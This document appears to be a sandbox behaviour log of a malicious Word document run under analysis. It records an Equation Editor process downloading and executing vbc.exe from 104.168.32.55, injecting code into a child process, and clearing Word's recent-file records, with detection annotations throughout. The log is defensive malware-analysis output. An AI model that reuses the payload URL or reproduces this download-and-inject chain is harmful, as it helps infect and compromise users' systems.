Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\Enable Value: 0		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\Server Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\Override Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		248
Call Network API	API Name: socket Args: (23, 1, 6) Return: 584		248
Call Network API	API Name: socket Args: (23, 1, 6) Return: 584		248
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5a8		248

Call Network API	API Name: socket Args: (23, 2, 0) Return: 5a8		248
Call Network API	API Name: socket Args: (23, 1, 6) Return: 598		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None		248
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5cc		248
Call Network API	API Name: bind Args: (5cc, 0.0.0.0:49175, 16) Return: 0		248
Detection	Threat Characteristic: Listens on port 0.0.0.0:49175		
Call Network API	API Name: connect Args: (5cc, 104.168.32.55:80, 16) Return: fffffff		248
Call Network API	API Name: send Args: (5cc, OPTIONS /-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 104.168.32.55\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 226, 0) Return: 226		248
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 104.168.32.55:80 Content: OPTIONS /-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 104.168.32.55\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (5cc, , 1024, 0) Return: ?		248
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		248
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\Count Value: 1		248
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/-.-.-.-.-wii.....wiz..... ..wii.wiz.....wii.....wiz/\ Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/-.-.-.-.-wii.....wiz..... ..wii.wiz.....wii.....wiz/\Type Value: 0		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/-.-.-.-.-wii.....wiz..... ..wii.wiz.....wii.....wiz/\Protocol Value: 0		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/-.-.-.-.-wii.....wiz..... ..wii.wiz.....wii.....wiz/\Version Value: 0		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/-.-.-.-.-wii.....wiz..... ..wii.wiz.....wii.....wiz/\Flags Value: 0		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/-.-.-.-.-wii.....wiz..... ..wii.wiz.....wii.....wiz/\Expiration Value: None		248
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWAREWow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll Value: None		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWAREWow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\LogSessionName Value: stdout		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWAREWow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Active Value: 1		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWAREWow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll/ControlFlags Value: 1		248
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWAREWow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll/Regular Value: None		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWAREWow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll/RegularGuid Value: 7e4b70ee-8296-4f0f-a3ba-f58ef7bb4e96		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWAREWow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll/RegularBitNames Value: Error Unusual Noise Entry Exit Probability Cracking CrackingError Debug		248
Call Service API	API Name: OpenServiceW Args: (493450, WebClient, 5) Return: 0		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached\{BDEADF0C-C265-11D0-BCED-00A0C90AB50F} {000214E6-0000-0000-C000-000000000046} 0xFFFF Value: None		248
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (271944, 0, 0, 0) Return: 1		248
Call Network API	API Name: socket Args: (2, 2, 17) Return: 624		248
Call Network API	API Name: bind Args: (624, 127.0.0.1:54027, 16) Return: 0		248
Detection	Threat Characteristic: Listens on port 127.0.0.1:54027		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004		248
Call System API	API Name: DnsQueryExW Args: (104.168.32.55, 1, 50000000) Return: 0		248
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 104.168.32.55, 80, , , 3, 0, 53194024) Return: cc0008		248
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /-.-.-.-.-wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wii		

Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Existence Discovery, 0, , 0) Return: cc0008		248
Call System API	API Name: DnsQueryExW Args: (104.168.32.55, 1, 50000000) Return: 0		248
Call Internet Helper API	API Name: InternetConnectW Args: (cc0008, 104.168.32.55, 80, , , 3, 0, 0) Return: cc000c		248
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc000c, HEAD, /,-----wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz, HTTP/1.1, , 0, -2143267296, 0) Return: cc0010		248
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		248
Call Network API	API Name: send Args: (5cc, HEAD /,-----wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz HTTP/1.1\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 104.168.32.55\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 313, 0) Return: 313		248
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 104.168.32.55:80 Content: HEAD /,-----wii.....wiz.....wii.wiz.....wii.....wiz/.....wii.wiz.....wiz.....wi.wiz.....wiz HTTP/1.1\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 104.168.32.55\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (5cc, , 1024, 0) Return: ?		248
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\>% Value: None		248
Call System API	API Name: evtchann.SendEvent Args: (e, imagePath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE] Return: 1		248
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[248] Return: 1		248
Call System API	API Name: evtchann.SendEvent Args: (e, imagePath[%CommonProgramFiles(x86)%\microsoft shared\EQUATION\EQNEDT32.EXE] Return: 1		248
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[248] Return: 1		248
Detection	Threat Characteristic: Creates process Process ID: 2140 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E6009040000000000F01FEC\Usage\EquationEditorFiles\Intl_1033 Value: 53590005	248	2140
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	248	2140
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	248	2140
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	248	2140
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://104.168.32.55/009/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	248	2140
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://104.168.32.55/009/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (104.168.32.55, 1, 50000000) Return: 0	248	2140
Call System API	API Name: DnsQueryExW Args: (104.168.32.55, 1, 50000000) Return: 0	248	2140
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	248	2140
Call Service API	API Name: OpenServiceW Args: (59fe00, Sens, 4) Return: 591140	248	2140
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	248	2140
Call Service API	API Name: OpenServiceA Args: (5a0328, rasman, 4) Return: 5a02b0	248	2140
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18ec74, 0, 0, 0) Return: 1	248	2140
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\Enable Value: 0	248	2140
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\Server Value: None	248	2140
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\Override Value: None	248	2140
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	248	2140
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	248	2140
Call Service API	API Name: OpenServiceA Args: (5a02b0, RASMAN, 4) Return: 5a03a0	248	2140
Call Network API	API Name: socket Args: (2, 2, 17) Return: 360	248	2140
Call Network API	API Name: bind Args: (360, 127.0.0.1:59934, 16) Return: 0	248	2140
Detection	Threat Characteristic: Listens on port 127.0.0.1:59934		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C;.NET4.0E); 0, , , 10000000) Return: cc0004	248	2140
Call System API	API Name: DnsQueryExW Args: (104.168.32.55, 1, 50000000) Return: 0	248	2140
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 104.168.32.55, 80, , , 3, 0, 5866392) Return: cc0008	248	2140
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /009/vbc.exe, , , 1632360, 4194320, 5866392) Return: cc000c	248	2140
Detection	Threat Characteristic: Connects to remote URL or IP address http://104.168.32.55/009/vbc.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3c0	248	2140
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3c0	248	2140
Call Network API	API Name: socket Args: (2, 1, 6) Return: 3dc	248	2140
Call Network API	API Name: bind Args: (3dc, 0.0.0.0:49176, 16) Return: 0	248	2140
Detection	Threat Characteristic: Listens on port 0.0.0.0:49176		
Call Network API	API Name: connect Args: (3dc, 104.168.32.55:80, 16) Return: ffffffff	248	2140

Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: send Args: (3dc, GET /009/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 104.168.32.55\r\nConnection: Keep-Alive\r\n\r\n, 262, 0) Return: 262	248	2140
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 104.168.32.55:80 Content: GET /009/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 104.168.32.55\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (3dc, , 1024, 0) Return: ?	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 1024, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		248
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0) Return: ?	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	248	2140
Call Network API	API Name: send Args: (360, !, 1, 0) Return: 1	248	2140
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	248	2140
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\IZ09OBSV\vbc[1].exe Type: VSDT_EXE_W32	248	2140
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\IZ09OBSV\vbc[1].exe Type: VSDT_EXE_W32	248	2140
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\IZ09OBSV\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	248	2140
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2140 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	248	2140
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Creates command line process Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe		
Call Thread API	API Name: NIResumeThread Args: (Process:2204,) Return: ?	248	2140
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2204], ppid[2140] Return: 1	248	2140
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , , %windir%\system32, , Process:2204:vbc.exe) Return : 1	248	2140
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2140 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\-----vbc-----wii.wiz.....wiz.....wi.wiz.....wiz.url) Return: 0		248
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\-----wii.....wiz.....wii.wiz.....wii.....wiz on 104.168.32.55.url) Return: 0		248

[illegible]

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 47 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49 Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50 Value: None		248
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6dac0250, -1, 26e0c8, 26e0c4, 0) Return: 0		248
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 248 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\FR24O11.LNK) Return: 0		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\2%" Value: None		248
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\w\$ Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		248
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		248
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2252:%USERPROFILE%\vbc.exe) Return: 1	2140	2204
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Injected API: SetThreadContext Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Injected API: WriteProcessMemory Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2252:%USERPROFILE%\vbc.exe, 400000, MZER., 512, 99b0b4) Return: 1	2140	2204
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZER.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe File: MZER.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2252:%USERPROFILE%\vbc.exe, 401000, U...E...t.V.u.P.E.PV!..., 162816, 99b0c4) Return: 1	2140	2204
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: U...E...t.V.u.P.E.PV!..		

Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7efde000 Process:2252:%USERPROFILE%\vbc.exe, 7efde008, , 4, 99b0c4) Return: 1	2140	2204
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2252:%USERPROFILE%\vbc.exe) Return: 1	2140	2204
Call Thread API	API Name: NtResumeThread Args: (Process:2252,) Return: ?	2140	2204
Call System API	API Name: evtchann.SendEvent Args: (e, pid[2252], ppid[2204] Return: 1	2140	2204
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Courier New Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Symbol Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Mincho Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Batang Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\SimSun Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\PMingLiU Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Gothic Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Dotum Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\SimHei Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MingLiU Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gulim Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Century Value: None		248
